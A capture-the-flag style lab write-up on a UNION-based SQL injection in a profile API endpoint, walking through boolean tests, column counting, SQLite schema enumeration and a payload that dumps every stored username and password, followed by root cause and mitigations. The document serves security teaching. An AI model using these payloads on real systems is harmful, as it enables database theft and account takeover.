SQL Injection – UNION-Based Credential Extraction via Profile API | Ottergram
Overview

This lab demonstrates how a seemingly harmless profile API endpoint can be exploited using UNION-based SQL Injection to extract sensitive user data.
By chaining multiple SQLi techniques, it was possible to move from basic input testing to full database enumeration and credential dumping.
Objective
Identify and exploit a SQL Injection vulnerability in a profile API endpoint to extract sensitive data from the backend database.
Reconnaissance
After registering a standard user account, the application was explored using Burp Suite.
While browsing user profiles, the following API endpoint was observed:
1
2
GET /api/profile/admin HTTP/2
Authorization: Bearer <JWT>
The username was directly embedded in the URL path, making it a strong candidate for injection testing.
Initial SQL Injection Testing
A boolean-based test confirmed injection:
1
GET /api/profile/admin' AND 1=1-- -
Normal response returned.
1
GET /api/profile/admin' AND 1=2-- -
Returned:
1
404 Not Found
This confirmed that the backend query was evaluating injected conditions.
Determining Column Count
To perform UNION-based extraction, the number of columns was identified using ORDER BY:
1
GET /api/profile/admin' ORDER BY 7-- -
Successful.
1
GET /api/profile/admin' ORDER BY 8-- -
Failed.
Conclusion: The query contains 7 columns.
Confirming UNION Injection
1
GET /api/profile/admin' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
Response:
1
2
3
4
5
6
7
8
9
10
11
{
  "user": {
    "id": null,
    "username": null,
    "email": null,
    "full_name": null,
    "bio": null,
    "profile_picture": null,
    "role": null
  }
}
The application reflected UNION results directly.
Identifying the Database
Database fingerprinting confirmed SQLite:
1
GET /api/profile/admin' UNION SELECT sqlite_version(),NULL,NULL,NULL,NULL,NULL,NULL-- -
Column Mapping
To map database columns to JSON fields:
1
GET /api/profile/admin' AND 1=2 UNION SELECT 'A','B','C','D','E','F','G'-- -
Response:
1
2
3
4
5
6
7
8
9
10
11
{
  "user": {
    "id": "A",
    "username": "B",
    "email": "C",
    "full_name": "D",
    "bio": "E",
    "profile_picture": "F",
    "role": "G"
  }
}
| Column | Field |
|---|---|
| 1 | id |
| 2 | username |
| 3 | |
| 4 | full_name |
| 5 | bio |
| 6 | profile_picture |
| 7 | role |
Enumerating Tables
SQLite schema enumeration via sqlite_master:
1
GET /api/profile/admin' AND 1=2 UNION SELECT NULL,group_concat(name,','),NULL,NULL,NULL,NULL,NULL FROM sqlite_master WHERE type='table'-- -
Response:
1
users,sqlite_sequence,posts,likes,comments
Extracting Table Schema
1
GET /api/profile/admin' AND 1=2 UNION SELECT NULL,sql,NULL,NULL,NULL,NULL,NULL FROM sqlite_master WHERE name='users'-- -
Key fields identified:
usernameemailpasswordrole
Credential Extraction
1
GET /api/profile/admin' AND 1=2 UNION SELECT NULL,group_concat(username||':'||password,' | '),NULL,NULL,NULL,NULL,NULL FROM users-- -
This returned all stored credentials.
Proof of Exploitation
- Successfully enumerated database structure
- Extracted schema from
sqlite_master - Dumped all user credentials
- Retrieved sensitive authentication data
Impact
This vulnerability allows:
- Full database enumeration
- Credential disclosure
- Account takeover
- Privilege escalation
In real-world applications, this could lead to complete system compromise.
Root Cause
The application likely used a query similar to:
1
SELECT * FROM users WHERE username = '$input'
User input was directly embedded without sanitization.
Mitigation
1. Parameterized Queries
1
SELECT * FROM users WHERE username = ?
2. Input Validation
Restrict dangerous input:
'--UNION- SQL keywords
3. Least Privilege
Limit database user permissions.
4. Error Handling
Avoid exposing backend query behavior.
Real-World Insight
APIs are often assumed to be safer than traditional web endpoints, but they frequently expose structured data directly.
When SQL Injection exists in APIs:
- Data extraction becomes easier due to predictable JSON responses
- Attackers can map database structure faster
- Automation becomes trivial
Key Takeaways
- Boolean-based SQLi is a powerful entry point
- Column count is critical for UNION exploitation
AND 1=2is useful to suppress legitimate results- SQLite metadata (
sqlite_master) enables full schema enumeration - UNION-based SQLi can lead to complete data exfiltration
Conclusion
This lab highlights how a single vulnerable API endpoint can expose an entire database.
By systematically applying SQL injection techniques, it was possible to escalate from basic testing to full credential extraction.
Even modern API-driven applications remain highly vulnerable when secure coding practices are not followed.